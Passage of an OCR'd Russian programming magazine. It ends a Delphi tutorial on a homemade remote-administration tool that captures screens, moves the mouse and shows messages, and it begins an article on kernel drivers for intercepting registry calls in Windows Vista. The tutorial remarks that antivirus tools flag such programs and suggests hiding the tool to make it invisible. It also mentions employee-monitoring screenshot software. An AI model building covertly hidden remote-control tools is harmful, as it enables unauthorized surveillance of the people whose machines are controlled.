 PNG: TPNGObject;
 Kursor:TPoint;
 TempRect:TRect;
begin
 GetCursorPos(Kursor);
 W:=Screen.Width;
 H:=screen.Height;

 TempRect:=Rect(Kursor.x,Kursor.
y,Kursor.x+10,Kursor.y+10);

 B:=TBitmap.Create;
 B.Width:=W;
 B.Height:=H;

 Desktop:=TCanvas.Create;
 try
 with Desktop do
 Handle := GetWindowDC(GetDeskto
pWindow);
 with B.Canvas do
 begin
 Brush.Color:=clGreen;
 CopyRect(Rect (0, 0, w, h),
  DeskTop,
  Rect(0, 0, w, h));
 FillRect(TempRect);
 end;

 PNG := TPNGObject.Create;
 PNG.Assign(B);
 PNG.SaveToFile(ExtractFilePat
h(Application.ExeName)+'\'+'s.
png');
 finally
 DeskTop.Free;
 B.Free;
 PNG.Free;
 end;
end;
```

С помощью этой процедуры мы получим скриншот экрана, вместо курсора сделаем зеленый прямоугольник, для чего используем функции GetCursorPos, Rect и FillRect. Полученный графический образ мы сохраняем в файле s.png (комментарии к коду ты найдешь в исходниках программы).

Итак, мы подошли к заключительному этапу создания сервера. Сделай обработчик OnExecute компонента TIdTCPServer, в котором будет происходить анализ присланных команд от клиента (на основании их будут совершаться необходимые нам действия).

```
procedure TForm1.IdTCPServer1Exe
cute(AThread: TIdPeerThread);
var
 z: string;
 fstream:TFileStream;
 X,Y:integer;

 K:TPoint;
begin
 with AThread.Connection do
 begin
 //Читаем, что прислало нам кли-
ентское приложение
 z := ReadLn;
 if SameText(Copy(z, 1, 11),
'get_screen') then
 begin
 Log('Запрошен скриншот');
 GET_SCREEN;
 fStream := TFileStream.Create
(ExtractFilePath(Application.
ExeName)+'\'+'s.png',
    fmOpenRead +
fmShareDenyNone);
 //ПЕРЕДАЕМ файл клиентскому
приложению
 OpenWriteBuffer;
 Log('Передаем файл s.png');
 WriteStream(fStream);
 Log('Файл передан');
 CloseWriteBuffer;

 FreeAndNil(fStream);
 end;
 ...
 //Обработка остальных команд
 ...
 AThread.Connection.Disconnect;
 end;
end;
```

Здесь приведен лишь фрагмент кода обработчика OnExecute, который отправляет скриншот экрана. Остальную часть ты найдешь в исходниках программы, расположенной на диске. Поговорим более детально о командах, которые может принимать наш сервер; с первой мы уже знакомы, это «get_screen». Остальные представлены на схеме, изображенной на

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Indy представляет собой набор классов Object Pascal для работы с сетью (в частности, с интернетом). Так, класс TIdTCPConnection предоставляет базовые функции для низкоуровневой работы с сетевыми сервисами. Одним из главных достоинств Indy является встроенный механизм многопоточности (multi-threading). Стоит отметить, что компоненты Indy входят в комплект поставки Delphi и очень просты в использовании. Например, ты можешь запросто создать FTP-сервер или почтовый клиент, при этом написав минимум кода и не вникая в технологию реализации сетевых протоколов.

«ЗАЧЕМ ПИСАТЬ СВОЙ RADMIN? НЕ ПОВЕРИШЬ, НО МНОГИЕ АНТИВИРУСЫ ТЕПЕРЬ ПРЕДУПРЕЖДАЮТ ПОЛЬЗОВАТЕЛЯ НЕ ТОЛЬКО О ЗАПУСКЕ (!), НО ДАЖЕ О НАЛИЧИИ ОРИГИНАЛЬНОГО RADMIN'А НА ЖЕСТКОМ ДИСКЕ, НЕ БЕЗ ОСНОВАНИЙ СЧИТАЯ ЕГО ПРОГРАММОЙ КАК МИНИМУМ ПОДОЗРИТЕЛЬНОЙ»


НЕСКОЛЬКО СЛОВ О ФОРМАТЕ PNG

В 1978 году израильские исследователи Яков Зив (Jacob Ziv) и Абрам Лемпел (Abraham Lempel) изобрели новый алгоритм компрессии данных без потерь, названный LZ78. Публикация алгоритма была открытой, любой человек мог взять и использовать его для своих целей, и в 1987 году сотрудник компании CompuServe Боб Берри (Bob Berry) разработал на основе LZW новый формат хранения изображений — Graphic Interchange Format (GIF). В декабре 1994 года было объявлено, что за использование алгоритма LZ78 нужно выплачивать лицензионные отчисления разработчикам. Таким образом, использование формата GIF стало платным. После этого была создана рабочая группа под руководством Томаса Боутела (Thomas Boutell), которая решала задачу по разработке альтернативы GIF. Новый формат получил название PNG (Portable Network Graphics).

АКТИВИЗАЦИЯ СЕРВЕРА

```
IdTCPServer1.Bindings.Add;
IdTCPServer1.Bindings.Items[0].
IP:=IPadress.Text;
IdTCPServer1.Bindings.Items[0].Port:=StrTol
nt(PortNumber.Text);
IdTCPServer1.Active:=true;
```

рисунке. Во время обращения к серверу каждый клиент создает свой собственный поток. Информация о нем содержится в переменной AThread, из которой мы читаем присланную команду с помощью функции ReadLn. Далее с помощью функции SameText мы осуществляем проверку того, является ли присланная команда разрешенной. Затем создаем поток и через



> Сервер удаленного администрирования в действии


него передаем файл клиенту, после чего рвем соединение, так как запрошенное действие выполнено.

Проектируем и пишем клиентскую часть

Я уже чувствую нетерпение, с которым ты хочешь приступить к тестированию разработанной тобой утилиты. Конечно, хочется расслабиться, откинувшись на спинку кресла (копирайт на эту фразу по-прежнему находится у инсталлятора Windows 98) и, никуда не бегая, решать (или создавать) все проблемы пользователей удаленно. Вот и отлично! Нам остался последний рывок — разработка клиентской части.

Создай новое приложения, не забыв при этом сохранить старое. Размести на форме следующие компоненты:

- **TIdTCPClient** (закладка Indy Servers) — с помощью него ты будешь соединяться с сервером и посылать ему команды;
- **TGroupBox** и в нем — два **TEdit** — в TEdit'ы ты в дальнейшем введешь IP-адрес сервера и номер порта, по которому будет происходить соединение;
- четыре **TButton** с текстом «Скриншот», «Просмотр», «Управление», «Сообщение 'ПОРА РАБОТАТЬ!'», назови кнопки B_GetScr, B_Watch, B_Control, B_Message соответственно.
- **TCheckBox** с текстом «Полноэкранный режим»;
- два **TTimer** — один будет использоваться



> Внешний вид формы


для работы в режиме просмотра удаленного рабочего стола, а второй — для работы в режиме управления; у обоих компонентов свойство Enabled установи в False, а свойство Interval сделай равным 400 — это частота обновления картинки экрана сервера и посылки серверу команд, заданная в миллисекундах;
- **TImage** — в нем будет отображаться картинка с удаленного рабочего стола.

Приступаем к работе. Для кнопки «Скриншот» создай следующий обработчик:


```
procedure TForm1.B_
GetScrClick(Sender: TObject);
var
 s:TFileStream;
 Bitmap: TBitmap;
 PNG: TPNGObject;
begin
 //Подключаемся к серверу
 connect_to_server;
 //Посылаем серверу команду
«get_screen»
 IdTCPClient1.WriteLn('get_
screen ');

 with IdTCPClient1 do
 begin
 if FileExists('C:\s.png') then
DeleteFile('C:\s.png');
 //Создаем поток
 s := TFileStream.Create('C:\
```

«ПРИНЦИП РАБОТЫ ЭТОЙ ПРОГРАММЫ МОЖЕТ БЫТЬ ПОЛОЖЕН В ОСНОВУ СЕРВИСОВ-СКРИНШУТЕРОВ, ПРИЗВАННЫХ НАЧАЛЬСТВОМ СЛЕДИТЬ ЗА СВОИМИ СОТРУДНИКАМИ. СТОИМОСТЬ ТАКИХ ПРОГРАММ ДОСТИГАЕТ СОТЕН ДОЛЛАРОВ»



> Клиент удаленного администрирования в действии



> Внешний вид формы клиентской части

```
s.png',fmCreate);
 //Пока есть соединение, читаем данные
 while connected do
 ReadStream(s,-1,true);
 //Уничтожаем поток
 FreeAndNil(s);
 //Отключаемся
 Disconnect;
 Image1.Picture:=nil;

 //Выводим полученный скриншот на экран
 PNG := TPNGObject.Create;
 Bitmap := TBitmap.Create;
 try
 PNG.LoadFromFile('C:\s.png');
 Bitmap.Assign(PNG);
 Image1.Picture.Bitmap.Assign(Bitmap);
 finally
 PNG.Free;
 Bitmap.Free;
 end;
 end; //end — with
end;
```

Как видишь, тут все элементарно. С помощью собственной процедуры connect_to_server (ее реализацию ты можешь найти в исходниках) мы подключаемся к серверу. Для этого вызывается метод Connect компонента TidTCPClient и предварительно устанавливаются свойства Host и Port. Затем с помощью процедуры WriteLn мы отправляем серверу команду «get_screen» и в ответ получаем графический файл формата PNG, который сохраняем на диске С и отображаем пользователю посредством компонента TImage.

Реализацию остальных функций ты найдешь в исходниках программы, а сейчас давай просто посмотрим, как она осуществлена. Если нажать на кнопку «Просмотр», ее текст поменяется на «Отключить просмотр», а кнопки «Скриншот» и «Управление» блокируются. Далее включается таймер, который через определенные промежутки времени (я установил значение 400 мс) обращается к серверу с просьбой прислать скриншот. Если пользователь нажимает на кнопку повторно, то режим просмотра отключается. Аналогично работает и режим управления, только клиент, кроме запроса прислать скриншот, отправляет еще координаты курсора мыши (сообщения «mouse_move», «mouse_x» и «mouse_y», полученные с помощью функции GetCursorPos), которые затем и устанавливаются у получателя. Если пользователь нажимает на кнопку «Сообщение 'Пора работать!'», на сервер уходит команда «message_for_you», которая приводит к вызову функции MessageBox и к выводу поверх всех открытых окон указанного текстового сообщения.

Итак, программа разработана, пора испытывать ее в боевых условиях. Предупреждаю: если у тебя стоит Firewall, настрой его так, чтобы был возможен обмен сообщениями между двумя компьютерами сети по определенному порту (у меня выбран 6666).

Несколько слов напоследок

Конечно, эта утилита не совершенна, но за совершенство обычно просят деньги :). Все в твоих руках — ты запросто можешь сделать из нее более серьезный продукт, реализовав дополнительные функции и возможности. Во-первых, наверняка, сразу бросается в глаза проблема мерцания при обновлении картинок. Ее можно решить, несколько изменив алгоритм работы получения скриншотов: для этого посылай не сами картинки, а лишь изменения между ними.


Стоит отметить тот факт, что, если разрешения экранов мониторов клиента и сервера различаются, может наблюдаться эффект отставания курсора мыши: когда на своем мониторе ты наводишь курсор на одно место, на скриншоте, присланном с удаленного компьютера, он отстает и располагается чуть выше. Решается эта проблема вводом специального коэффициента и применением его к координатам, передаваемым на сервер.

Также можно реализовать функцию работы по паролю. А уж про скрытие программы в трей и придание ей невидимости я и говорить не буду — это классика жанра. А вот управление компьютером посредством ICQ — это действительно круто. Представь только! Тебе вообще не нужно вдаваться в тонкости сетевых технологий и протоколов передачи данных. Ты просто встраиваешь в свой сервер возможность приема и отправки ICQ-сообщений и управляешь компьютером удаленно из любой точки мира (благо в сети можно найти компоненты, помогающие реализовать это без особых хлопот, да и мы в одном из предыдущих выпусков писали про создание асечного бота).



> На диске ты найдешь полные исходные коды программы, описанной в статье, а также компонент TPNGImage, предназначенный для работы с графическими файлами формата PNG.


DEEONI$
/ DEEONIS@GMAIL.COM /




Ядерный перехват. Часть первая

ПЕРЕХВАТ ОБРАЩЕНИЙ К РЕЕСТРУ В WINDOWS VISTA


Новая ОС от Майкрософт постепенно начинает занимать свою нишу на рынке. Основным аргументом MS в пользу Windows Vista является ее безопасность. Однако в погоне за этой безопасностью сотрудники мегакорпорации перекрыли кислород производителям антивирусов и файрволов. Случайно это было сделано или преднамеренно, судить не нам. А мы разберемся с тем, как жить при подобной несправедливости.



Официальный отладчик режима ядра от MS



Внутреннее устройство Windows



Все, наверное, знают замечательную утилиту от Марка Руссиновича под названием RegMon. Эта тузла показывает, какой процесс к какому ключу реестра хочет обратиться. В ОС семейства NT это было реализовано с помощью драйвера, который перехватывал соответствующие системные сервисы. Подобной технологией пользовались практически все антивирусы и персональные файрволы, но с выходом Windows Vista эту «дыру» (по мнению Майкрософт) прикрыли. Официальная причина — чтобы противостоять действию руткитов, однако еще до выхода релиза знаменитый PatchGuarg (так называется технология защиты ядерного кода от патча) поломали раз десять.
Разработчики серьезного ПО, естественно, не станут ломать эту «защиту», а воспользуются альтернативными способами.

Инструментарий

Итак, мы собрались писать драйвер, а для этого нам понадобятся некоторые дополнительные инструменты. Хочу сразу предупредить, что этот материал ориентирован на людей, которые достаточно хорошо программируют на прикладном уровне, но ни разу не сталкивались с кодом для ядра. Поэтому, если ты имеешь подобный опыт, можешь просто просмотреть текст, так как что-то новое в нем ты вряд ли найдешь.
Первым делом нам понадобится компилятор. Стандартом здесь является пакет от MS — DDK (Driver Development Kits). В него входит много всего полезного, но, к сожалению, нет оболочки для редактирования кода, так что об этом надо тоже позаботиться.
Когда мы начнем писать более-менее серьезные драйверы, нам понадобится отладчик режима ядра. Самыми известными являются SoftICE и WinDbg. SoftICE хорош тем, что драйверы можно отлаживать прямо на своей машине, а вот для WinDbg нужен второй компьютер. Но отлаживать драйвер на своей машине — это то же самое, что самому делать операцию на собственном мозге. Так что советую использовать WinDbg в тандеме с виртуальной машиной. Еще нам пригодится DbgView — утилита от уже упомянутого здесь Руссиновича, которая позволяет просматривать отладочные сообщения от драйвера в реальном времени без отладчика.
Писать драйвер мы будем под Висту, поэтому, чтобы избежать лишних проблем, нужно найти последние версии всего упомянутого выше.


Основа драйвера

Теперь приступим непосредственно к программированию. Написать минимальный драйвер, оказывается, очень просто. Надо всего лишь определить тело функции DriverEntry(). Чтобы наш драйвер успешно загрузился и не вызвал при этом голубого экрана смерти (BsoD), нужно написать следующие строки:

КОД МИНИМАЛЬНОГО ДРАЙВЕРА

```
NTSTATUS DriverEntry (
    IN PDRIVER_OBJECT pDriverObject,
    IN PUNICODE_STRING pRegistryPath
   )
 {
     NTSTATUS status = STATUS_
DEVICE_CONFIGURATION_ERROR;
     return status;
 }
```

Если мы скомпилируем драйвер и попробуем его загрузить (о том, как это сделать, я расскажу чуть позже), он завершит свою работу и будет выгружен из памяти, поскольку мы вернули код ошибки. Если бы мы не сделали этого, драйвер висел бы в памяти бесконечно, так как пока у нас нет функции DriverUnload, ответственной за выгрузку драйвера.
Теперь надо разобраться с параметрами, передаваемыми в функцию, и их типами, так как некоторые уже могли заметить, что, например, PUNICODE_STRING никогда раньше не встречался в программировании для юзер-мода.
Сама функция DriverEntry — это входная точка в модуль, именно этой функции передается управление при загрузке драйвера.
Первый параметр pDriverObject — это указатель на объект только что созданного драйвера. Windows является объектно-ориентированной системой; загружая драйвер, система создает объект «драйвер» (driver object), представляющий для нее образ драйвера в памяти. Через этот объект система управляет драйвером. На самом деле, это вовсе не объект в классическом понимании, а просто некая структура данных типа DRIVER_OBJECT, определение которой можно посмотреть здесь: \include\w2k\ntddk.inc. Некоторые поля этой структуры заполняет система, некоторые придется заполнять нам самим. Обращаясь к этой структуре, система и управляет драйвером.
Следующий параметр — это pRegistryPath. Он является указателем на unicode-строку, которая, в свою очередь, указывает на путь к разделу реестра, содержащему параметры инициализации драйвера. Структуру этого раздела, как



> RegMon показывает, какие процессы к какому ключу реестра обращаются



> Программирование драйверов и систем безопасности

и многое другое, мы рассматривать не будем, так как объем статьи (да и всего журнала) не может вместить всего, чего бы нам хотелось. Однако в конце статьи будут приведены ссылки и названия книг, которые надо прочитать, чтобы достаточно хорошо разбираться в программировании режима ядра.

Но вернемся к нашему параметру. Как уже можно было заметить, это не обычная строка, а структура, в которой содержится указатель на unicode-строку, содержащую имя раздела. Этот указатель драйвер может использовать для добавления в реестр какой-либо нужной в дальнейшем информации. В этом случае необходимо сохранить путь к подразделу реестра, но не сам указатель, поскольку по выходу из процедуры DriverEntry он потеряет всякий смысл. Но обычно этого не требуется.

О формате данных UNICODE_STRING следует сказать особо. В отличие от режима пользователя, режим ядра оперирует строками в формате UNICODE_STRING. Эта структура определена в файле \include\w2k\ntdef.inc следующим образом:

UNICODE_STRING

```
typedef struct _UNICODE_STRING {
   USHORT Length;
   USHORT MaximumLength;
#ifdef MIDL_PASS
    [size_is(MaximumLength / 2),
       length_is((Length) / 2) ]
       USHORT * Buffer;
#else // MIDL_PASS
   PWSTR Buffer;
#endif // MIDL_PASS
} UNICODE_STRING;
typedef UNICODE_STRING
   *PUNICODE_STRING;
typedef const UNICODE_STRING
   *PCUNICODE_STRING;
```

Length — содержит текущую длину строки в байтах (не в символах!), не считая завершающего нуля. MaximumLength — максимальный размер буфера (также в байтах), в котором эта строка содержится. Buffer — указатель на саму unicode-строку. Главное достоинство этого формата в том, что он явно определяет как текущую длину строки, так и ее максимально возможную длину. При операциях с такой строкой это позволяет обойтись без некоторых дополнительных вычислений.

Классификация драйверов

Теперь немного отвлечемся от практики и погрузимся в теорию. Со времен Windows 2000 все драйверы устройств можно разделить на два основных типа: пользовательского режима (User Mode Drivers) и режима ядра (Kernel Mode Drivers). Драйверы User Mode, в свою очередь, делятся на драйверы виртуальных устройств (Virtual Device Drivers, VDD), использующиеся для поддержки программ MS-DOS, и драйверы принтеров (Printer Drivers). Драйверы Kernel Mode подразделяются на драйверы файловой системы (File System Drivers), которые реализуют ввод/вывод на локальные и сетевые диски, унаследованные драйверы (Legacy Drivers), написанные для предыдущих версий Windows NT, драйверы видеоадаптеров (Video Drivers), реализующие графические операции, драйверы потоковых устройств (Streaming Drivers), реализующие ввод/вывод видео и звука, WDM-драйверы (Windows Driver Model, WDM), поддерживающие технологии Plug'n'Play и управления электропитанием.

